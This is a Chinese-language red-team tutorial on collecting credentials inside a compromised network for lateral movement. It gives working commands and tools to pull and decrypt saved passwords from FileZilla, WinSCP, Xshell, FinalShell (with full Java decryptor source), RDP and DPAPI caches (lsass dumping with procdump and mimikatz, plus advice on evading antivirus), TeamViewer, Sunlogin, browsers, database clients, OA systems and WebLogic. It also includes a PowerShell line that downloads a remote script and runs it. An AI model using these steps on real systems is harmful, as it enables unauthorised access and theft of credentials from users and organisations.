
內網憑證東搜西羅
前言
?? 日常在滲透測試,紅隊行動中,要想通過已經獲取的權限來進行內網滲透,擴大戰果,最直接最有效的方式就是利用已經拿下的權限來搜集各類憑證去做橫向,內網密碼搜集的越多,橫向滲透也就越方便,越可以接近靶標或者內網最高權限。
文章列舉了常見的遠程鏈接,遠程控制,瀏覽器,常見數據庫中間件相關軟件和系統的憑證獲取方式。文中涉及的工具已貼出鏈接,均可在互聯網公開進行下載,由于各種原因,文中難免出現紕漏,還請各位師傅批評指正。
01FTP,SSH相關軟件
FileZilla
簡介:FileZilla 客戶端是一個快速可靠的、跨平臺的FTP,FTPS和SFTP客戶端。具有圖形用戶界面(GUI)和很多有用的特性。

查找FileZilla的recentservers.xml
默認位置:
%userprofile%\AppData\Roaming\FileZilla\recentservers.xml


拿到登錄過的ftp服務器賬號密碼,
<Host>192.168.192.129Host><Port>21Port><User>ftpadminUser><Pass encoding="base64">ZnRwQDEyMw==Pass>
密碼base64解碼即可得到明文:

除此之外,FileZilla.xml文件里面也會有一些賬號密碼的信息

也可以利用SharpDecryptPwd直接獲取密碼
工具下載地址:
https://github.com/uknowsec/SharpDecryptPwd
SharpDecryptPwd.exe -FileZilla

也可以從msf和cs獲取密碼
run post/multi/gather/filezilla_client_cred


Winscp
簡介:WinSCP 是一個 Windows 環境下使用的 SSH 的開源圖形化 SFTP 客戶端。同時支持 SCP 協議。它的主要功能是在本地與遠程計算機間安全地復制文件,并且可以直接編輯文件

通過注冊表獲得密文,通過winscppwd.exe獲取
reg query "HKEY_CURRENT_USER\Software\Martin Prikryl\WinSCP 2\Sessions"reg query "HKEY_CURRENT_USER\Software\Martin Prikryl\WinSCP 2\Sessions\root@192.168.192.128"winscppwd.exe root 192.168.192.128 密文

獲取ftp密碼同理:

有時候管理員會導出配置為WinSCP.ini文件。

這時候直接查找該文件,然后解密即可。
winscppwd.exe下載地址:
https://www.softpedia.com/get/Security/Password-Managers-Generators/winscppwd.shtml#download
SharpDecryptPwd直接獲取密碼

也可以利用msf和cs來抓取密碼


Xshell:
簡介:Xshell是一款功能強大的終端模擬器,支持SSH2,SSH3,SFTP,TELNET,RLOGIN和SERIAL。
xshell密碼默認保存位置:
XShell5:%userprofile%\Documents\NetSarang\Xshell\SessionsXShell6:%userprofile%\Documents\NetSarang Computer\6\Xshell\Sessions
解密工具:
https://github.com/dzxs/Xdecrypt
利用user和sid來執行:
python Xdecrypt.py -s user+sid -p %userprofile%\Documents\NetSarang\Xshell\Sessions

注:XShell7默認session里面的密碼為空,這種可以使用星號密碼查看器直接查看密碼

FinalShell
簡介:FinalShell是一體化的的服務器,網絡管理軟件,不僅是ssh客戶端,還是功能強大的開發,運維工具。
配置文件地址:
%userprofile%\AppData\Local\finalshell\conn\xxx.json

密碼保存在json文件里面

解密密文

某大佬寫的解密源碼
import java.io.ByteArrayOutputStream;import java.io.DataOutputStream;import java.io.IOException;import java.math.BigInteger;import java.security.MessageDigest;import java.security.NoSuchAlgorithmException;import java.security.SecureRandom;import java.util.Base64;import java.util.Random;
import javax.crypto.Cipher;import javax.crypto.SecretKey;import javax.crypto.SecretKeyFactory;import javax.crypto.spec.DESKeySpec;
public class FinalShellDecodePass {    public static void main(String[] args)throws Exception {        System.out.println(decodePass(args[0]));    }    public static byte[] desDecode(byte[] data, byte[] head) throws Exception {        SecureRandom sr = new SecureRandom();        DESKeySpec dks = new DESKeySpec(head);        SecretKeyFactory keyFactory = SecretKeyFactory.getInstance("DES");        SecretKey securekey = keyFactory.generateSecret(dks);        Cipher cipher = Cipher.getInstance("DES");        cipher.init(2, securekey, sr);        return cipher.doFinal(data);    }    public static String decodePass(String data) throws Exception {        if (data == null) {            return null;        } else {            String rs = "";            byte[] buf = Base64.getDecoder().decode(data);            byte[] head = new byte[8];            System.arraycopy(buf, 0, head, 0, head.length);            byte[] d = new byte[buf.length - head.length];            System.arraycopy(buf, head.length, d, 0, d.length);            byte[] bt = desDecode(d, ranDomKey(head));            rs = new String(bt);
            return rs;        }    }    static byte[] ranDomKey(byte[] head) {        long ks = 3680984568597093857L / (long)(new Random((long)head[5])).nextInt(127);        Random random = new Random(ks);        int t = head[0];
        for(int i = 0; i < t; ++i) {            random.nextLong();        }
        long n = random.nextLong();        Random r2 = new Random(n);        long[] ld = new long[]{(long)head[4], r2.nextLong(), (long)head[7], (long)head[3], r2.nextLong(), (long)head[1], random.nextLong(), (long)head[2]};        ByteArrayOutputStream bos = new ByteArrayOutputStream();        DataOutputStream dos = new DataOutputStream(bos);        long[] var15 = ld;        int var14 = ld.length;
        for(int var13 = 0; var13 < var14; ++var13) {            long l = var15[var13];
            try {                dos.writeLong(l);            } catch (IOException var18) {                var18.printStackTrace();            }        }
        try {            dos.close();        } catch (IOException var17) {            var17.printStackTrace();        }
        byte[] keyData = bos.toByteArray();        keyData = md5(keyData);        return keyData;    }    public static byte[] md5(byte[] data) {        String ret = null;        byte[] res=null;
        try {            MessageDigest m;            m = MessageDigest.getInstance("MD5");            m.update(data, 0, data.length);            res=m.digest();            ret = new BigInteger(1, res).toString(16);        } catch (NoSuchAlgorithmException e) {            e.printStackTrace();        }        return res;    }}
rdp相關憑證
本機rdp密碼
抓取本機rdp密碼是一個老生常談的問題,通常cs直接上線管理執行mimikatz即可

當系統為win10或2012R2以上時,默認在內存緩存中禁止保存明文密碼,抓取密碼為空的時候

可以嘗試解密NTLM獲取明文密碼,氪金解密即可。

上不了線的情況下,可以在webshell中來dump內存,保存到本地解密即可。
比如利用procdump64.exe
procdump64.exe -accepteula -ma lsass.exe lsass.dmp

利用mimikatz解密:
sekurlsa::minidump lsass.dmpsekurlsa::logonPasswords full

文件lsass.dmp的導出可以有多種方式:procdump,avdump,sqldumper,comsvcs.dll等等,這里不過多贅述,能夠免殺轉儲即可。
rdp登錄憑證
Windows自帶的遠程桌面緩存,當本機鏈接過某些機器的遠程桌面后,會在本地留下rdp登錄憑證,如果我們獲得了遠程桌面的憑證,可以方便我們進行滲透測試中的橫向移動。
查看本機鏈接過哪些機器
reg query "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers"

獲取Credentials
dir /a %userprofile%\AppData\Local\Microsoft\Credentials\*

獲取guidMasterKey
dpapi::cred /in:C:\Users\administrator\AppData\Local\Microsoft\Credentials\Credentials值

mimikatz.exe "privilege::debug" "sekurlsa::dpapi" > cerd.txt
獲取guid對應的MasterKey

獲取明文rdp憑證
dpapi::cred /in:C:\Users\administrator\AppData\Local\Microsoft\Credentials\Credentials值 /masterkey:masterkey值

也可以利用netpass直接獲取
下載地址:
netpass
https://www.nirsoft.net/utils/network_password_recovery.html

遠控相關軟件
TeamViewer
TeamViewer 是遠程訪問、遠程控制及遠程支持解決方案,能夠遠程訪問位于各地的計算機或移動設備
直接獲取本機TeamViewer的ID以及密碼
SharpDecryptPwd.exe -TeamViewer

向日葵
向日葵目前最高版本是:V12.0.1.39931,
由于更新,在向日葵v11.1.2.38529中,強化了加密機制
刪除了config.ini中的encry_pwd(本機驗證碼)。
所以解密的利用條件是:v11.0.0.38222以及以前的版本。

尋找配置文件config.ini,默認配置:
安裝版:C:\Program Files\Oray\SunLogin\SunloginClient\config.ini便攜版(綠色版):C:\ProgramData\Oray\SunloginClient\config.ini

關注encry_pwd以及fastcode字段
其中encry_pwd是驗證碼加密后的字段,fastcode便是k+本機識別碼,
解密encry_pwd
利用工具:
https://github.com/wafinfo/Sunflower_get_Password

得到本機驗證碼和本機識別碼
941244985/4M9aON,直接登錄即可。

瀏覽器相關軟件
可以進3389的情況下直接打開查看即可


否則利用該工具進行抓取
地址:
https://github.com/moonD4rk/HackBrowserData

Get 1 passwords, filename is results/chrome_password.csv
Get 1 passwords, filename is results/360speed_password.csv
Get 2 passwords, filename is results/firefox_password.csv
抓取到火狐瀏覽器,google瀏覽器,360極速瀏覽器的密碼

ie瀏覽器:
工具地址:
https://github.com/HanseSecure/credgrap_ie_edge

執行powershell解密即可
從遠程解密
powershell -nop -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('http://xxx/credgrap_ie_edge.ps1')"

從本地解密

也可以用IE PassView
下載地址:
https://www.nirsoft.net/utils/internet_explorer_password.html

360安全瀏覽器
直接獲取密碼

利用工具
https://github.com/hayasec/360SafeBrowsergetpass

數據庫憑證相關軟件和系統
navicat
簡介:Navicat Premium 是一套多連接數據庫開發工具,可一次快速方便地訪問多種數據庫。
注冊表獲取pwd字段:
HKEY_CURRENT_USER\SOFTWARE\PremiumSoft\Navicat\Servers\localhost

使用navicatpwd.exe解密即可
下載地址:https://github.com/pxss/navicatpwd

致遠oa
數據庫配置文件默認位置:
/Seeyon/A8[致遠版本]/base/conf/datasourceCtp.properties

致遠oa數據庫解密
工具下載地址:
https://github.com/jas502n/OA-Seeyou

用友nc
數據庫配置文件默認位置:
/nchome/ierp/bin/prop.xml

用友數據庫解密,工具下載地址:
https://github.com/jas502n/ncDecode

泛微oa
數據庫配置文件默認位置:
D:\WEAVER\ecology\WEB-INF\prop\weaver.properties

萬戶oa
數據庫配置文件默認位置:
D:/jboss/jboss-as/server/oa/deploy/defaultroot.war/WEB-INF/config/whconfig.xml


中間件相關系統
tomcat
數據庫配置文件:
WEB-INF/classes/application.properties

實戰中遇見的tomcat常見數據庫配置文件名:
db.propertiesjdbc.propertiesdbpool.propertiesconfig.propertiessso-config.propertiesminaconfig.propertiesmissCallAlertExclude.propertiesurl_img.propertieswebapp.propertiesProxool.propertiesapplication.properties
tomcat控制臺賬號密碼:
/conf/tomcat-users.xml

activeMQ

登錄密碼存放路徑:
/apache-activemq/conf/jetty-realm.properties

weblogic
weblogic控制臺密碼解密
查找boot.properties文件
weblogic/user_projects/domains/base_domain/servers/AdminServer/security/boot.properties

查找SerializedSystemIni.dat文件
weblogic/user_projects/domains/base_domain/security/SerializedSystemIni.dat

成功解密
解密工具:
https://github.com/Ch1ngg/WebLogicPasswordDecryptorUi


Nodemanager密碼解密:
查找config.xml文件
/weblogic/user_projects/domains/base_domain/config/config.xml


數據庫密碼解密
查找jdbc相關文件
/weblogic/Oracle/Middleware/user_projects/domains/base_domain/config/jdbc/xxx-jdbc.xml

成功解密

也可以利用wlst.sh腳本進行解密
/bea/Oracle/Middleware/wlserver_10.3/common/bin
啟動wlst
domain = "/bea/Oracle/Middleware/user_projects/domains/base_domain"service = weblogic.security.internal.SerializedSystemIni.getEncryptionService(domain)encryption = weblogic.security.internal.encryption.ClearOrEncryptedService(service)

調用encrypt方法進行加密
print "Weblogic server Admin password: %s" %encryption.decrypt("{AES}xxxxxxxx")
成功解密

小結
在內網滲透信息收集過程中,憑證獲取僅僅是其中一環,文中所提到的內容也僅僅是海量軟件憑證獲取的冰山一角,在實戰中,往往會遇見各類陌生的軟件,尤其是運維軟件,可以依據個人經驗,總結這些軟件的憑證獲取方式來進一步滲透,最后,希望各位師傅們每次都能夠搜集海量密碼,輕松肝下內網。
參考鏈接:
https://www.bilibili.com/read/cv9065650
https://payloads.cn/2019/1204/decrypt-the-password-hash-saved-in-winscp-client.html
https://www.ascotbe.com/2021/06/09/WindowsGrabPassword/
https://rcoil.me/2019/09/%E3%80%90%E7%BC%96%E7%A8%8B%E3%80%91SharpDecryptPwd/
https://blog.csdn.net/SunJW_2017/article/details/115508202
https://github.com/jas502n/OA-Seeyou
https://mp.weixin.qq.com/s/msti9k7zUuvzEjAhGhfw7Q
https://mp.weixin.qq.com/s/tDjhRKgwl-sYDrdZOfgtvA
http://www.liulanqicode.com/
